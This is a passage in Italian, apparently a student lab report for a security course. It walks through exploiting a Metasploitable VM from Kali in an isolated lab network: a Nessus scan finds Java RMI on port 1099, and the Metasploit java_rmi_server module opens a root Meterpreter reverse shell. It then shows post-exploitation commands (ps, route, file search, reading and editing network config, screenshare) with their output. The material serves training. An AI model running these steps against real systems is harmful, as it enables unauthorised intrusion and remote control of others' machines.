
Epicode 05/04/24


# METASPLOIT

Nel modulo 4 abbiamo visto come fare diversi tipi di attacchi alle webapp e alle macchine presenti in una rete usando in specifico metasploit.
Metasploit è un progetto di sicurezza informatica con diverse funzionalità tanto per i blue team e i red team, usando un exploit e un payload in combinazione, si possono effettuare attacchi (se sei situato nel red team) facendo una ricerca della vulnerabilità nel suo ampio database.


Per prima cosa su questo progetto abbiamo settato gli ip di **kali** e di **metasploitable** come richiesto nella traccia.




IP DI KALI




IP METASPLOITABLE




Le due macchine pingano.

Dopo aver effettuato il cambio degli ip, posso andare a fare una ricerca con nessus e vedere quale vulnerabilità posso sfruttare, così da trovare, forse, una più facile da attaccare.

E con nessus troviamo la vulnerabilità su metasploitable nella porta 1099:

**22227 - RMI Registry Detection**


Synopsis

An RMI registry is listening on the remote host.


Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

Con la fase di information gathering conclusa, possiamo iniziare la fase di exploit. Prima di tutto avviamo metasploit con il **comando msfconsole**:





Avviando metasploit, vado alla ricerca della vulnerabilità trovata con nessus, basta fare il **comando search** seguito dal nome della vulnerabilità come mostra l'immagine di seguito:




E dalla ricerca come possiamo vedere posso scegliere tra diverse opzioni di exploit, con metasploit riesco a vedere il nome del patch, quando è stato creato/lasciato e anche una breve descrizione della vulnerabilità, così da scegliere il miglior exploit adatto a me.
Dopo aver scelto l'exploit più adatto a me, nel caso il numero 1, uso il **comando "use 1"** per iniziare a usare l'exploit.

"Dentro" all'exploit posso fare il **comando show options** per vedere tutte le impostazioni dell'exploit e vedere anche quale payload usare:




In questo caso usiamo il payload già predefinito, basta soltanto impostare l'ip della macchina target e se metasploit non lo mette di default, devi impostare anche l'ip della tua macchina.
Con il **comando set RHOST** e l'ip della macchina target, inseriamo l'ip target dell'exploit, e **usando set LHOST** inseriamo l'ip client come vediamo nell'immagine di seguito:




Dopo aver configurato il nostro exploit possiamo lanciarlo sperando un buon fine :), basta usare il **comando EXPLOIT** oppure **RUN** che starta.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/CGipgJ4
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43023) at 2024-04-02 15:16:04 -0400

meterpreter > 
```

Come possiamo vedere la session è stata creata, questo vuol dire che sono dentro alla macchina target. Ma per essere più sicuri lanciamo un **ifconfig** per vedere in quale ip siamo:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea8:a09a
IPv6 Netmask : ::
```

In effetti sono sulla macchina metasploitable. Dopo essere dentro possiamo “divertirci” con quello che vogliamo nel nostro target. Ad esempio possiamo vedere quale privilegio abbiamo **usando whoami**:

```
meterpreter > shell
Process 1 created.
Channel 2 created.
whoami
root
```

Sono root, questo vuol dire che ho i massimi privilegi dentro alla macchina.

Andiamo a controllare le configurazioni del router, usando il **comando route**:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fea8:a09a  ::       ::
```


Con il comando route possiamo vedere tutte le subnet, l'ip e anche l'indirizzo mac.

Possiamo andare a vedere quanti processi sono attivi nella macchina target usando il **comando PS**:

```
meterpreter > ps
Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 91    [kseriod]                             root      [kseriod]
 130   [pdflush]                             root      [pdflush]
 131   [pdflush]                             root      [pdflush]
 132   [kswapd0]                             root      [kswapd0]
 174   [aio/0]                               root      [aio/0]
 1130  [ksnapd]                              root      [ksnapd]
 1305  [ata/0]                               root      [ata/0]
 1307  [ata_aux]                             root      [ata_aux]
 1315  [scsi_eh_0]                           root      [scsi_eh_0]
 1318  [scsi_eh_1]                           root      [scsi_eh_1]
 1347  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1351  [khubd]                               root      [khubd]
 2067  [scsi_eh_2]                           root      [scsi_eh_2]
 2273  [kjournald]                           root      [kjournald]
 2427  /sbin/udevd                           root      /sbin/udevd --daemon
 2646  [kpsmoused]                           root      [kpsmoused]
 3599  [kjournald]                           root      [kjournald]
 3729  /sbin/portmap                         daemon    /sbin/portmap
 3745  /sbin/rpc.statd                       statd     /sbin/rpc.statd
```

E da questo magari cercare un'altra vulnerabilità. Ad esempio posso cercare quale file usa la macchina target per modificare l'ip e modificarlo.


Usando il **comando search -f [nome file**], faccio una ricerca generale del nome del file, come se stessi usando l'explorer di windows:



```
meterpreter > search -f network
Found 2 results...
=================

Path              Size (bytes)  Modified (UTC)
----              ------------  --------------
/etc/network      4096          2010-03-16 19:00:43 -0400
/var/run/network  60            2024-04-06 10:34:51 -0400

meterpreter > cd /etc/network
meterpreter > pwd
/etc/network
meterpreter > ls
Listing: /etc/network
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:07:45 -0400  if-down.d
040666/rw-rw-rw-  4096  dir   2010-03-16 19:00:59 -0400  if-post-down.d
040666/rw-rw-rw-  4096  dir   2010-03-16 19:00:59 -0400  if-pre-up.d
040666/rw-rw-rw-  4096  dir   2010-03-17 10:07:45 -0400  if-up.d
100666/rw-rw-rw-  406   fil   2024-04-02 15:09:15 -0400  interfaces
```

Dall'immagine ho cercato network, per vedere dove è localizzato il file della network/interfaces, dove andiamo a modificare l'ip. Usando il **comando cd** mi sposto nella cartella dove si trova il file, e **usando ls** posso vedere che c'è un file interfaces.


Uso il **comando cat interfaces** ed ecco che ho trovato come è configurato l'ip della macchina target.



```
meterpreter > cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

**Usando edit interfaces** riesco a modificare questo file, oppure posso fare un **download interfaces** e scarico il file che voglio.


Un comando molto bello e che può essere anche molto utile, è lo **screenshare**, dove meterpreter mi apre una finestra del navigatore dove mi fa vedere quasi che in tempo reale lo schermo della macchina target, in questo caso tutte e due le macchine sono in internal, quindi non sono riuscito a vedere lo schermo della macchina target ma meterpreter ha avviato il comando.




Con questo concludiamo il nostro approccio con metasploit. Ovviamente abbiamo fatto cose più “basilari”, ma fermatevi e pensate a quanti danni possono causare se non andiamo a proteggere bene il nostro PC oppure in una azienda cosa possono vedere, creare o scaricare se raggiungono un livello alto dentro alla rete.